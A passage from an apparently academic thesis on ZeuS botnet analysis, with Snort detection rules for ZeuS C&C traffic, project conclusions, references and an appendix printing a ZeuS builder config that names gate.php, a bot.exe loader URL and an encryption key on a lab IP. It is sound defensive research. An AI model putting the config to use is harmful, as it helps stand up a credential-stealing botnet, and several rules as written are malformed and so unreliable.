     detected!!!!”; flow:established; content:"cfg.bin" classtype: trojan-
     activity; sid:100001;)
```

Packet containing latest version of cgf.bin has source port http (80) and contents contains bytes pattern “35 5c b5 ea”. Snort rule for it is

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:”ZeuS cfg.bin download
     packet detected!!!!”; flow:established; content:"35 5c b5 ea";
     classtype: trojan-activity; sid:100002;)
```

POST /gate.php packet has destination port http (80) and “gate.php” exists in the contents of packets. Snort rule for it is

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:”ZeuS POST /gate.php
     packet detected!!!!”; flow:established; content:"gate.php";
     classtype:trojan-activity; sid:100003;)
```

Botmaster (CP) commands packets it could be different byte pattern for different C&C commands sent to bot victim. In this project there are two commands experimented and captured their packets by wireshark that is “kos” and “rename_bot” commands. It is common in both commands that destination is port http (80). For bytes pattern, from Figure 77, for “kos” command has byte sequence “09 b0 c9 62 2d be 50 10 fa f0 8b 82 00 00” and for “rename_bot” the byte pattern is “06 91 c9 62 2d 14 70 12 20 00 8b 8a 00 00 02 04 05 b4 01 01 04 02”.

Snort rule for “kos” packet will be:

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:”ZeuS kos – Kill Operating
     System Command Detected ... Good night and RIP!!!!”; flow:established;
     content:" 09 b0 c9 62 2d be 50 10 fa f0 8b 82 00 00";
     classtype:trojan-activity; sid:100004;)
```

Snort rule for “rename_bot” packet will be:

```
alert tcp $EXTERNAL NET 80 -> $HOME NET any (msg:”ZeuS rename bot Command
     Detected!!!”; flow:established; content:" 06 91 c9 62 2d 14 70 12 20
     00 8b 8a 00 00 02 04 05 b4 01 01 04 02"; classtype:trojan-activity;
     sid:100005;)
```

5.3.2.3 Testing snort rules and finding "false positive" for IDS efficiency

Rules described in Section 5.3.1.2 are implemented and tested and alarm rose by Snort successfully for ZeuS synchronisation and commands packets. Efficiency of IDS depends on *false positive* rate. In different scenarios there are different techniques being implemented by researchers to reduce a *false positive* rate of an IDS. Karwaski (2009) describes a methodology called "system profiling" to reduce "false positives" rate.

For IDS implemented in this project, it could be tested in environment where is a flow of traffic from host to internal network and the Internet and vice versa. Then there is a chance that any other packet with same port numbers and contents could match with these packets. Ethically, this project has isolated machines from the internet and host machine running VMware. So the rate of false positive could not be found ethically but the snort rules created are with enough parameters that are source port, destination port and content bytes to make it harder to match with any other packet in real world to produce low "false positives" to make this IDS efficient and reliable.

5.4 Conclusions

This chapter describe the evaluation of the system that is built in chapters 3 and 4. Botnet analysis is done on three layers i.e. binary, application and communication layers as shown in figure 31. On binary layer, botnet detection techniques and binary analysis was not successful as ZeuS code is obfuscated. (Youssef et al., 2010) describes some techniques for de-obfuscation of ZeuS binary. Similar techniques could be applied to the binary analysis of any botnet or malware if code is not obfuscated otherwise it is required to de-obfuscate the code first before applying reverse engineering techniques and tools.

On application layer, from Procmon logs, there are some possible malicious activities observed but to call them as really malicious, it is required an environment where the machine has multiple types of software installed with connection to local network and Internet to access database etc. In virtual environment, only tools are installed for analysis of ZeuS on an isolated environment from local network and the Internet. Therefore, due to ethical requirements, ZeuS application layer behaviour could not be compared with other applications behaviours.

On communication layer, signature based rules are evaluated using Snort that raised alarm successfully. To refine these rules, it is required to analyse the traffic by ZeuS along with other traffic sent/received by other network applications, so that learning process could be done for IDS with minimum "false positives". Again ethically, it is not possible for isolated environment from local network and the Internet.

Finally, this chapter gives a set of good techniques for ZeuS analysis that could be applied to other botnets. Only problem to get full information to implement IDS is that ethically, machines containing malware/bots should not be connected to any local network or the Internet. Due to ethical requirements, Anomaly based detection could not be experimented. Due to that it is a drawback of HIDS that it may not be able to detect other variants of ZeuS, day-zero attacks by unknown malware and other botnets as it is the feature of anomaly based detection. Still this chapter gives many ideas that could be applied for analysis and detection of other botnets including other variants of ZeuS.

6 CONCLUSIONS

6.1 Introduction

Purpose of this project is to design, implement and evaluate a framework for botnet analysis and detection on binary, application and communication layers. This chapter includes how research and practical meets with the objectives 1-3, critical analysis of the work carried out in this thesis, future work that could be carried out to tackle with botnet threats in near future and personal reflection with challenges that been faced to complete this thesis.

6.2 Meeting the objectives

Objective 1

Literature review covered all topics and knowledge that is required to go for the practical section that are chapter 3-5, describing design, implementation and results collection & evaluation of ZeuS.

Section 2.1 gives basic concepts to understand operation of botnets. It covers topics such as classification of the bots in terms of attacking behaviour, C&C mechanisms, communication protocols being used by botnets, rallying mechanisms and evasion techniques.

Section 2.2 gives overview of botnet life cycle to understand the behaviour of botnet starting from its installation by tricking the user by email or a link encouraging to download a malware, bot execution, executing the bot operations to steal information, rallying with C&C server and executing the commands sent by the botmaster.

Section 2.3 describes the case studies for bots starting from PrettyPark (1999) till today's bots ZeuS and Kelihos. Each new bot is compared with previous botnets in terms new enhancements as compared to flaws and issues found in techniques being used by previous bots. Objective of this section is to understand how the botnet development techniques are evolved to current age botnets such as ZeuS, Torpig and Kelihos. Knowledge gained from this section is useful to plan the design, implementation and evaluation of ZeuS toolkit that is using many of the latest botnet technologies.

Section 2.4 describes botnet detection techniques i.e. signature, anomaly and DNS based detection. Knowledge of these techniques is necessary to carry out practical section of this project.

Finally, literature review provided all knowledge and information that is to be utilised to carry out practical section of this project, chapter 3-5.

Objective 2

This objective is met by applying knowledge gained in objective 1 to design and implement the ZeuS toolkit. ZeuS toolkit with tools to analyse ZeuS bot is implemented in virtual environment with "bot victim (with HIDS)" and "C&C server" machines. To comply with to "CSSR: British Computer Society Code of Conduct", both machines are isolated from the machine running VMware and the Internet.

Design (chapter 3) describe a 3-layered architecture to analyse ZeuS botnet i.e. binary, application and communication layers and the tools that will be used to analyse the ZeuS bot activity on these layers.

All the tools selected are according to the requirement of this project to analyse the ZeuS behaviour and application of detection techniques discussed in literature review.

Implementation (chapter 4) describes all the process of setting up the virtual environment as shown in figure 30 with tools shown in figure 31 to carry out ZeuS analysis and detection to fulfil the requirements of objective 3.

Objective 3

It is required to follow the ethical guidelines given by "CSSR: British Computer Society Code of Conduct" to perform any result collection of evaluation. Analysis of ZeuS bot is performed on three layers Analysis of ZeuS bot is performed on three layers shown in figure 31. On binary and application layers, it is no restriction ethically. So all the results collected and evaluated ethically.

For communication layer, signature based detection techniques is implemented and tested using Snort. The efficiency of IDS could not be found due to ethical restrictions. DNS based detection could not be applied on ZeuS as it does not use this technique. Anomaly based detection could not be performed as it requires a real Internet connection for "profiling" to determine what is normal behaviour, that is not possible an isolated virtual environment.

Although, there are some techniques not applicable due to ethical requirements of the project but still this project gives an idea that how it could be performed. Hence, Chapter 5 – "Data collection and Evaluation" fulfils objective 3 by taking "CSSR: British Computer Society Code of Conduct" into account to perform all experiments and operations ethically.

6.3 Critical analysis and self reflection

Objectives have been met for this project as described in Section 6.2. This section describes the strengths and weaknesses of the experiments and practical work carried out on design, implementation and results collection & evaluation chapters.

One of strengths of this project is that the analysis is carried out on a real bot ZeuS instead creating own bot to do experiment. First of all thanks to ZeuS bot toolkit that is available to download for free now with adequate number of features for students, researchers and botnet developers to learn the internal working of the ZeuS botnet. Secondly, if a bot is created by me to apply the analysis and detection methodologies, I would know what my botnet is doing itself. My research would stop beyond its capabilities. Also it is no guarantee that this botnet is "up to standard" with the latest botnets such as ZeuS, Torpig or Kelihos. ZeuS toolkit components are fully tested and verified in section 4.3 before carrying on any experiments that it is a complete version of ZeuS with bot client and C&C server. Analysis of a bot like ZeuS, there are no boundaries as it is capable of spamming, data stealing, use of encrypted traffic, stealth techniques and much more. To analyse the ZeuS bot in all possible aspects, it is analysed in three layers that are binary layer (what is bot executable itself), application layer (how the bot interacts with Windows) and communication layer (how the bot communicates with CP). It explores all aspects of ZeuS bot operation and internal structure. Signature based detection methodologies applied successfully by analysing the packets on communication layer, finding signatures in the packets with port numbers and implementing them in Snort in HIDS on "bot victim".

Weaknesses of this thesis are due to these reasons:

1) Following the ethics in this project, some experiments such as profiling for anomaly based detection could not be performed as "bot victim" and "C&C server" machines are isolated from the Internet. Anomaly based detection has advantage over signature based detection that is could detect "day zero" attacks, that could not be done in this project ethically.

2) There are some techniques being used by latest botnets i.e. rootkits and DynDNS could not be experimented in this project as ZeuS does not have these capabilities.

3) Reverse engineering of ZeuS binary could not be performed successfully. It was tried to reverse engineer but the resultant code in C++ was not in the meaningful form due to obfuscation. Youssef, et al., (2010) describes how to de-obfuscate the ZeuS code but de-obfuscation of a malware is a very big topic itself and it is beyond this project scope that is focused on botnet analysis and detection.

4) Architecture defined in virtual environment with "bot victim with HIDS" and "C&C Server" could only be used in centralised C&C. For decentralised P2P architecture, more victim machines need to be defined to analyse how these bots are communicating with each other in a mesh topology as shown in Figure 5.

Considering the strengths and weaknesses of this project, still enough analysis and detection techniques are applied in this project. If some of technologies are not experimented ethically or due to ZeuS capabilities, still enough information and ideas being discussed in literature review that how they could be experimented on the other botnets, if their toolkit or code is available. There are some bits of different malwares and botnet are available on the Internet that could be freely downloaded but for other botnets, so far not complete toolkit like ZeuS toolkit is available yet.

There are two structures I defined in this project myself, that could help other researchers and students to do botnets analysis effectively and ethically that are:

1) Three layered model defined in this project could be applied to any botnet to analyse it on all levels along with tools that could be used on each layer. For list of tools of tools, I used the best tools to be used for analysis on each level but there is no limit for tools as anyone could find more and better tools to do same experiments more effectively.

2) Creation of "bot victim with HIDS" and "C&C server" in an isolated virtual environment by following the steps I described in this project. This model could be used for any botnet with central C&C server.

3) To analyse any latest botnet, it is important that the toolkit should have a complete bits of components. Unlike ZeuS, so far there are no other complete botnet toolkits available yet. There are some parts of bots leaked out. According to TheHackerNews.com (2012, June 28), one the new botnet "Zemra" code is leaked out and performing DDoS attacks. When a code for a Botnet is leaked out, it is being sold in underground markets and very hardly it is available to the public with functionality like "Free ZeuS Toolkit" used in this project.

6.4 Future work

There is a significant development seen in last decade since origin of PrettyPark as one of the first botnets that was using IRC with not adequate stealth techniques. Current botnets use latest techniques such as encryption technologies, advanced stealth techniques to hide themselves from the operating system, rootkits, DynDNS and P2P architectures. Rootkits are installed due to weakness of Microsoft operating system that it should have capability to protect its MBR. From (Keizer, 2011) Microsoft looks itself "surrendered" to protect its MBR from rootkits and it suggests to reinstall the Windows operating system. There are some tools available to detect and remove the rootkits but still Microsoft has not yet implemented capability to protect its MBR from a rootkit. From Figure 6, Twitter is being used to provide instructions to the bots. In that case Botmaster could be anywhere and sending instructions to the bots by simple logging into the twitter account from any location. DynDNS based botnets are harder to detect due to dynamic location of the bot master (Anderson, 2009).

These techniques are not a limit for the techniques for the future bots as there are new enhancements in the Internet and IT technologies that help botnets development more effective and spread faster and easier than before. For example social networking websites Facebook, Twitter, etc given more freedom to botnet developers in terms of enhancements and faster spreading of the botnets. In current fast growing IT field, now Internet is being accessed by mobile devices such as HTC, iPhones, Blackberry etc that resulted in more Internet use than before with more operating systems being used. So far botnets are targeting Windows operating system with taking the weaknesses of the Windows operating system into account. Use of more operating systems has provided a big number of choices to discover the weaknesses in many operating systems. Therefore, future botnets will be running on many types of operating systems on mobile devices with new technologies.

On mobile devices, it is more difficult to do implement botnet analysis and detection techniques as currently there are a very limited number of tools being developed for them that give functionality like Procmon, Wireshark etc. To perform botnet analysis, it is required that it should be done in an environment that is isolated from the Internet, ideally in a virtual environment such as VMware. For mobile devices, it is required for the development of tools that could create an image of the mobile device operating system, which could be executed and analysed in the virtual environment on the PCs.

6.5 Personal reflection

Main objective of this project is to do research on botnets from their origin until today and to develop botnet analysis and detection techniques on one of the latest botnet using most advanced techniques. Initially I had idea to learn some botnet development and to develop a botnet and then develop software to detect it and as conclusion to understand what flaws could be in current botnets and how they could be detected. Problem with this method was it needed quite comprehensive study to learn botnet development techniques and it was not a surety that the botnet developed is "up to standard" according to latest botnet such as Zeus, Torpig or Hlux. So I started searching a "ready-made" botnet code on the Internet that could be used experimentally to learn the working of botnet and to apply botnet detection techniques on it.

After many days research, I found that ZeuS botnet full toolkit is available from Internet for free that was being sold for $700 some months ago. I downloaded it from a public website by searching "ZeuS toolkit" on Google. There was a chance that the ZeuS toolkit could have a Trojan inside or may be it does not work. To implement ZeuS bot toolkit, I created two virtual machines and I managed to install and configure the bot part on one machine and control panel on second virtual XP machine.

Difficulties I faced during configuration of ZeuS toolkit was ZeuS control panel was written in PHP with MySql on backend. Ideally it requires Apache server. I found useful WAMP server that enable to execute PHP with MySql. When bot was installed on victim machine and Control Panel (CP) was started on second machine, the bot activity was not shown by CP and after studying ZeuS bot manuals; I was able to configure it.

It was a big challenge in this project to create a layered model to do top-to-bottom analysis of the bot including its all features. I created 3-layered model with layers named bot binary (how executable of the bot constructed itself), application (behaviour of bot with OS) and communication (about botnet traffic). For bot binary analysis, I was failed to reverse engineer the code as it is obfuscated. There is research done by many researchers such as (Youssef et al., 2010) but getting into this topic could divert me from the main theme of this project. During results collection using Procmon, it produced too much results related to file, registry and process threads. It was quite difficult to pick up relevant activities that relates to the objective of this project.

To comply with “CSSR: British Computer Society Code of Conduct”, botnet detection section was incomplete as for anomaly based detection and to find “false positives” rate for the signature based detection, a host needs to be connected to a local network and Internet as machines exist in real environment. At the end I have learned many techniques that I could apply for botnet and malware detection.

ZeuS toolkit I downloaded from the Internet is a “standard” toolkit that has no guarantee that it has all the features of the latest edition of ZeuS botnet as there are toolkits sold in cyber crime world for as much as $10,000 for a module to add more functionality and features. Still this toolkit has enough features that were testing. During the test of “kos” (Kill OS) command, I had to lose my “bot victim” machine OS and I had to rebuild this machine from scratch. Also ZeuS is not DNS based and also it does not use rootkit. Currently, there are many other new botnets active such as Torpig, Hlux etc. It would be great to have their toolkit as ZeuS toolkit market that could help many researchers to learn the internal working and secrets of latest botnet development to develop anti-botnet software.

7 REFERENCES

Virus-scan-software (2012), *History of computer viruses*, Retrieved 12 Jan, 2012 from http://www.virus-scan-software.com/virus-scan-help/answers/the-history-of-computer-viruses.shtml

BCS (2012), *BCS Code of Conduct*, Retrieved 06 Feb ,2012 from http://www.bcs.org/category/6030

Buchanan, B. (2011), *Introduction to Security and Network Forensics*, CRC Press, ISBN 0-8493-3568-X.

Trend Micro (Nov. 2006), *Taxonomy of Botnet Threats*: Trend Micro

Emery, D. (Nov. 2011), FACEBOOK SCAM: 'Girl Killed Herself on Halloween' Video, Retrieved 08 Jun, 2012, from http://urbanlegends.about.com/b/2011/11/01/girl-killed-herself-on-halloween-video.htm

Constantin, L. (Jul. 2009), Master Control Server for Mydoom DDoS Botnet Tracked to UK, Retrieved 31 Jan, 2012 from http://news.softpedia.com/newsImage/Master-Control-Server-for-Mydoom-DDoS-Botnet-Tracked-to-UK-3.jpg/

Hudak, T. (2010), *An Introduction Into the World of Botnets,* Retrieved 25 Feb, 2012 from http://www.korelogic.com/Resources/Presentations/botnets_issa.pdf

Kamluk, V. (May. 2008*), The botnet business,* Retrieved 22 Jun, 2012 from http://www.securelist.com/en/analysis/204792003/The_botnet_business

Lo, J. (Aug. 2004), *An IRC Tutorial*, Retrieved 07 May, 2012 from http://www.irchelp.org/irchelp/irctutorial.html

TrojanResearch (Mar. 2012), *GT Bot access diver*, Retrieved 08 May, 2012 from http://golcor.tripod.com/gtbot/gtbot_accessdiver.htm

Microsoft (2012), *Botnets Today - HTTP Botnets,* Retrieved 08 May, 2012 from http://www.microsoft.com/security/sir/story/default.aspx#!botnetsection_http

Nazario, J. (Aug. 2009), *Twitter-based Botnet Command Channel,* Retrieved 14 Feb, 2012 from http://ddos.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/

Microsoft (2012), *Botnets today - Other Protocols,* Retrieved 26 Mar, 2012 from http://www.microsoft.com/security/sir/story/default.aspx#!botnetsection_other

Schiller, C. Binkley, J., Harley, D., Evron, G., Bradley, T., Willems, C., Cross, M. (Eds.), (2007), *Botnets- The Killer Web App*, Massachusetts: Syngress.

Anderson, M. (Oct. 2009), *Botnet Detection and Dynamic DNS*, Retrieved 25 Jun, 2012 from http://www.netspi.com/blog/2009/10/20/botnet-detection-and-dynamic-dns/

Danchev, D. (Oct. 2007), *Fast-Flux Spam and Scams Increasing,* Retrieved 19 Apr, 2012 from
http://ddanchev.blogspot.co.uk/2007/10/fast-flux-spam-and-scams-increasing.html

TechTarget (2012), *Fast Flux DNS,* Retrieved 30 Mar, 2012 from
http://whatis.techtarget.com/definition/fast-flux-dns.html

Keizer, G. (Oct. 2007), *Storm Botnet May Co-opt Infected PCs*, Retrieved 02 Jan, 2012 from http://www.pcworld.com/article/138556/storm_botnet_may_coopt_infected_pcs.html

Bell, H. (Aug .2012), *Trojan.Mebroot,* Retrieved 09 Aug, 2012 from
http://www.symantec.com/security_response/writeup.jsp?docid=2008-010718-3448-99

(2008), *IPC$ Share Null Session Exploit,* Retrieved 14 Feb, 2012 from
http://whiskeycola.wordpress.com/2008/05/07/ipc-share-exploit/

Check Point (2011), *The Botnet Threat ,* Retrieved 25 Jul, 2012 from
http://www.checkpoint.com/products/anti-bot-software-blade/anti-bot-software-blade-landing-page.html

Trend Micro (Nov. 2010), The botnet Chronicles - A Journey to Infamy: Trend Micro

About.com (2007), *How to Remove Pretty Park,* Retrieved 09 Aug, 2012 from
http://antivirus.about.com/c/ht/00/07/How_Remove_Pretty_Park0962933996.htm

Gilani, N. Advantages of Host Intrusion Detection Sensors, Retrieved 08 Aug, 2012 from http://www.ehow.com/list_6138012_advantages-host-intrusion-detection-sensors.html

Raywood, D. (Nov. 2010), *A condensed history of the botnet,* Retrieved 04 Dec, 2011 from http://www.scmagazineuk.com/a-condensed-history-of-the-botnet/article/191636/

(Aug. 2012), *BNC (Software),* Retrieved 10 Aug, 2012 from
http://en.wikipedia.org/wiki/BNC_(software)

Norman ASA (2004), *SDBot – Threat risk*, Retrieved 25 Apr, 2012 from
http://www.norman.com/security_center/virus_description_archive/55678

Microsoft (Apr. 2011), *Backdoor:Win32/SDBot*, Retrieved 09 April, 2012 from
http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?name=Backdoor%3AWin32%2FSdbot

Rouse, M., (Nov. 2005), *Mytob*, Retrieved 19 Jan, 2012 from
http://searchsecurity.techtarget.com/definition/Mytob

Infectionvectors.com (May. 2005), *The Mytob Infantry,* Retrieved 01 Feb , 2012 from
http://www.infectionvectors.com/vectors/mytob_infantry.htm

Masood, R., (Sep. 2011), *ZeuS is still on – Threat to online banking systems*, Retrieved 09 Aug 2012 from
http://pisa.org.pk/zeu

Raju, P., (Jul. 2010), *Zeus/Zbot Trojan Attacks Credit Cards of Banks,* Retrieved 19 Apr, 2012 from
http://techpp.com/2010/07/15/zeuszbot-trojan-attacks-credit-cards-of-banks/

Messmer, E., (Mar. 2012), *ZeuS botnet code keeps getting better… for criminals,* Retrieved 12 Jan, 2012 from
http://www.networkworld.com/news/2010/031110-zeus-botnet.html

Stevens, K., and Jackson, D., (Mar. 2010), *ZeuS Banking Trojan Report*, Retrieved 17 Jan, 2012 from
http://www.secureworks.com/research/threats/zeus/

Chien, E., and Shearer, J., (Aug. 2008), *W32.Koobface*, Retrieved 04 May, 2012 from
http://www.symantec.com/security_response/writeup.jsp?docid=2008-080315-0217-99

Stone-Gross, B., (2011), *Analysis of a Botnet Takeover,* California: IEEE

Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, M., Kruegel, C., Vigna, G., (Nov. 2009), *Your Botnet is My Botnet: Analysis of a Botnet Takeover*, California: University of California

Boscovich, R., (Feb. 2012), *Update on Kelihos Botnet and New Related Malware*, Retrieved 19 Jul, 2012 from
http://blogs.technet.com/b/microsoft_blog/archive/2012/02/03/update-on-kelihos-botnet-and-new-related-malware.aspx

Rashid, F. (Mar. 2012), Kaspersky*, CrowdStrike Take Down Kelihos v2 Botnet,* Retrieved 09 Aug, 2012 from
http://securitywatch.pcmag.com/malware/295967-kaspersky-crowdstrike-take-down-kelihos-v2-botnet

Foster, J., (2010), *IDS: Signature versus anomaly detection,* Retrieved 28 July, 2012 from
http://searchsecurity.techtarget.com/tip/IDS-Signature-versus-anomaly-detection

Nwokedi Idika, N., Mathur, A., (Feb. 2007), A *Survey of Malware Detection Techniques*, Indiana: Purdue University

Li, W., Wang, K., Stolfo, J., Herzog, B., (Jun. 2005), *Fileprints: Identifying File Types by n-gram Analysis,* Columbia: IEEE

Wang, Y., Beck, D., Vo, B., Roussev, R., Verbowski, C., (Eds.), (2005), *Detecting Stealth Software with Strider GhostBuster,* Redmond: IEEE

Kreibich, C., and Crowcroft, J., (Nov. 2003), *Honeycomb Creating Intrusion Detection Signatures Using Honeypots*, Cambridge: University of Cambridge

Sourcefire Inc (2010), What is Snort, Retrieved 18 Mar, 2012 from http://www.snort.org

Ortloff, S., (Mar. 2012), *FAQ: Disabling the new Hlux/Kelihos Botnet,* Retrieved 18 Jul, 2012 from http://www.securelist.com/en/blog/208193438/FAQ_Disabling_the_new_Hlux_Kelihos_Botnet

Raywood, D., (Apr. 2012), CrowdStrike researchers deny that Kelihos has spawned a new version, Retrieved 15 Jun 2012, from http://www.scmagazineuk.com/crowdstrike-researchers-deny-that-kelihos-has-spawned-a-new-version/article/234617/

Weimer, F., (Apr. 2005*), Passive DNS Replication*, Singapore

SANS (2001), Intrusion Detection Systems: Definition, Need and Challenges, Retrieved 17 Jun, 2012 from http://www.sans.org/reading_room/whitepapers/detection/intrusion-detection-systems-definition-challenges_343

Goeldenitz, T., (Jan. 2002), *IDS - Today and Tomorrow,* Retrieved 25 Apr, 2012 from http://www.sans.org/reading_room/whitepapers/detection/ids-today-tomorrow_351

Sourcefile Inc. (2012), Sourcefire VRT Certified Rules - The Official Snort Ruleset, Retrieved 08 Jul, 2012 from http://www.snort.org/snort-rules/?

Kurose, F., and Ross, K., (2007), *Wireshark Lab: Getting Started,* retrieved 09 Aug, 2012 from http://www.eng.tau.ac.il/~netlab/resources/booklet/Wireshark_INTRO.pdf

Heaventools Software (2012), *View, Edit, and Reverse Engineer EXE and DLL Files,* Retrieved 11 July, 2012 from http://www.heaventools.com/overview.htm
Distler, D., (Dec. 2007), *Malware Analysis: An Introduction*, Retrieved 15 Jul, 2012 from http://www.sans.org/reading_room/whitepapers/malicious/malware-analysis-introduction_2103

Zeltser, L., (May. 2007), *Using VMware for malware analysis,* Retrieved 09 Jul, 2012 from http://searchsecurity.techtarget.com/tip/Using-VMware-for-malware-analysis

Shah, C., (Sep 2010), *Zeus Crimeware Toolkit*, Retrieved 14 Jan, 2012 from http://blogs.mcafee.com/mcafee-labs/zeus-crimeware-toolkit

Baumhof, A., (Nov. 2011), Zeus Trojan Update – New Variants based on leaked Zeus Source Code – TrustDefender indepth report, Retrieved 14 Jan, 2012 from http://www.tidos-group.com/blog/?p=429

ZeuS Tracker (2012), *ZeuS Tracker :: FAQ*, Retrieved 16 Feb, 2012 from https://zeustracker.abuse.ch/faq.php

Falliere, N., and Chien, E., (Nov. 2009), *Zeus: King of the Bots,* California: Symantic

Manky, M., (2012), *Zeus: God of DIY Botnets*, Retrieved 15 Jul, 2012 from http://www.fortiguard.com/analysis/zeusanalysis.html

Uniblue Systems Limited, *rsaenh.dll,* Retrieved 18 Jul, 2012 from http://www.processlibrary.com/directory/files/rsaenh/20850/

Auble, K., (Jul. 2012), *Secur32,* Retrieved 02 Aug, 2012 from http://wiki.winehq.org/Secur32

Microsoft (2012), *Userinit,* Retrieved 05 Aug, 2012 from http://technet.microsoft.com/en-us/library/cc939862.aspx

Darknet (Nov. 2011), Rec Studio 4 – Reverse Engineering Compiler & Decompiler, Retrieved 07 Aug 2012 from http://www.darknet.org.uk/2011/11/rec-studio-4-reverse-engineering-compiler-decompiler/

Binsalleeh, H., Ormerod, T., Boukhtouta, A., Sinha, P., Youssef, A., Debbabi, M., Wang, L. (Eds.), (Aug. 2010), *On the Analysis of the Zeus Botnet Crimeware Toolkit*, Quebec: IEEE

Royer, D., Babics, G., Mansour, S., (Eds.), (Dec 2005), *Calendar Access Protocol (CAP),* Retrieved 06 Aug, 2012 from http://tools.ietf.org/html/rfc4324

Uniblue Systems Limited (2008), *TCP Port 1027 Information*, Retrieved 03 Aug, 2012 from http://www.pc-library.com/ports/tcp-udp-port/1027/

CorruptedDataRecovery (2007), *Port Number 1033/udp | What is Port 1033/udp?,* Retrieved 30 Jul, 2012 from http://www.corrupteddatarecovery.com/Port/1033udp-Port-Type-netinfo-local-netinfo-local.asp

Karwaski, M., (2009), Efficiently Deducing IDS False Positives Using System Profiling, Retrieved 18 Jul, 2012 from http://www.sans.org/reading_room/whitepapers/detection/efficiently-deducing-ids-false-positives-system-profiling_33223

Microsoft (2012), *What is Botnet,* Retrieved 07 Aug, 2012 from http://www.microsoft.com/en-gb/security/resources/botnet-whatis.aspx

Constantin, L., (Jul. 2009), Master Control Server for Mydoom DDoS Botnet Tracked to UK, Retrieved 15 Jul, 2012 http://news.softpedia.com/news/Master-Control-Server-for-Mydoom-DDoS-Botnet-Tracked-to-UK-116636.shtml

Trend Micro (Jun. 2009), Data-stealing Malware on the Rise—Solutions to Keep Businesses and Consumers Safe: Trend Micro

Spamlaws (2012), *Avoiding Keystroke Loggers,* Retrieved 08 Aug, 2012 from http://www.spamlaws.com/keystroke-loggers.html

Microsoft (2012), How to recognize phishing email messages, links, or phone calls, Retrieved 08 Aug 2012 from http://www.microsoft.com/security/online-privacy/phishing-symptoms.aspx

Emre, Y., (Jun. 2011), A Literature Survey About Recent Botnet Trends, Turkey: ULAKBIM

Ollmann, G., (2009), Botnet Communication Topologies Understanding the intricacies of botnet command-and-control, A white paper by Damballa

Ruitenbeek, E., and Sanders, W., (2008), *Modeling Peer-to-Peer Botnets,* Urbana: University of Illinois

Dittrich, D., (Mar. 2005), *Five steps for beating back the bots*, Retrieved 08 Aug, 2012 from http://searchsecurity.techtarget.com/tip/Five-steps-for-beating-back-the-bots

OpenDNS (2012), The Role of DNS in Botnet Command & Control (C&C): OpenDNS

HMRC (2012), Phishing examples (emails, letters, bogus callers, SMS text messages), Retrieved 07 Aug, 2012 from http://www.hmrc.gov.uk/security/examples.htm

Clark, C., (Oct. 2007), *InfoSecurity 2008 Threat Analysis,* Burlington: Syngress

ZDnet (Mar. 2000), *Pretty Park is back,* Retrieved 15 Feb, 2012 from http://www.zdnet.com/pretty-park-is-back-3002077797/

PC-Help (Jun. 1999), *The PrettyPark Worm/Trojan,* Retrieved 21 Jan, 2012 from http://www.pc-help.org/www.nwinternet.com/pchelp/bo/prettypark.htm

Zang, X., Tangpong, A., Kesidis, G., Miller (Eds.), (Jan. 2011), *Botnet Detection Through Fine Flow Classification,* Pennsylvania: IEEE

Microsoft (Sep. 2003), *Microsoft Security Bulletin MS03-026,* Retrieved 09 Aug, 2012 from http://technet.microsoft.com/en-us/security/bulletin/ms03-026

ESET (2005), *Threat Encyclopedia - Win32/Mytob.Gen,* Retrieved 18 Feb, 2012 from http://go.eset.com/us/threat-center/encyclopedia/threats/mytobeb/

ThatsNonsense.com (2011), *Koobface – What is it really?,* Retrieved 14 Feb, 2012 from http://www.thatsnonsense.com/viewdef.php?article=koobface_virus

Baltazar, J., Costoya, J., Flores, R., (Eds.), (Sep. 2009), *The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained*: Trend Micro http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-real-face-of-koobface.pdf

Leonhard, W., (Oct. 2010), *Two years late, Microsoft finally zaps Zeus,* Retrieved 24 Jul, 2012 from
http://www.infoworld.com/t/malware/two-years-late-microsoft-finally-zaps-zeus-584

Constantin, L., (Mar. 2010), ZeuS Crimeware Toolkit Features Sophisticated Piracy Protection, Retrieved 07 Aug, 2012 from
http://news.softpedia.com/news/ZeuS-Crimeware-Toolkit-Features-Sophisticated-Piracy-Protection-137479.shtml

Webopedia (2012), *Intrusion detection system*, Retrieved 08 Aug, 2012 from http://www.webopedia.com/TERM/I/intrusion_detection_system.html

Wikipedia (Aug. 2012), *Intrusion detection system*, Retrieved 09 Aug, 2012 from http://en.wikipedia.org/wiki/Intrusion_detection_system

Russinovich, M., and Cogswell, B., (Jun. 2012), *Process Monitor v3.03*, Retrieved 02 Jan, 2012 from
http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx

Bourdon, R., (May. 2012), *WampServer*, Retrieved 08 Aug 2012 from http://download.cnet.com/WampServer/3000-10248_4-10797035.html

Bouallou, S., (2011), *ZeuS bot Explained*, Retrieved 04 Aug, 2012 from http://www.airdemon.net/zeus.html

TheHackerNews.com (2012, June 28), *Zemra Botnet Leaked, Cyber Criminals performing DDoS Attacks*, Retrieved 12 Jul, 2012 from
http://thehackernews.com/2012/06/zemra-botnet-leaked-cyber-criminals.html

Keizer, G., (Jun. 2011), Microsoft warns rootkit infection requires Windows reinstall, Retrieved 09 Aug 2012 from http://www.computerworlduk.com/news/security/3288274/microsoft-warns-rootkit-infection-requires-windows-reinstall/

Wikipedia (Aug. 2012), *ZeuS (Trojan Horse)*, Retrieved 09 Aug, 2012 from http://en.wikipedia.org/wiki/Zeus_(Trojan_horse)

VMware (2012), *Why Choose VMware Workstation?*, retrieved 10 Aug 2012 from http://www.vmware.com/products/workstation/overview.html

8 APPENDIX I

8.1 Config.txt code for ZeuS configuration builder

```
;Build time:   12:32:01 22.07.2012 GMT
;Version:      1.3.3.8

entry "StaticConfig"
  botnet "anon"
  timer config 60 10
  timer logs 5 5
  timer stats 5 5
  url config "http://192.168.5.13/zeus/cfg2.bin"
  url compip "http://192.168.5.13/zeus/ip.php" 64
  encryption key "anonymous"
  ;blacklist languages 1049
end

entry "DynamicConfig"
  ;EDIT THIS
  url loader "http://192.168.5.13/zeus/bot.exe"
  url server "http://192.168.5.13/zeus/gate.php"
  ss server "192.168.5.13" "443"
  file webinjects "webinjects.txt"
  ;backup config. used when main server unavailable

entry "AdvancedConfigs"
    ;"http://URL1/cfg1.bin"
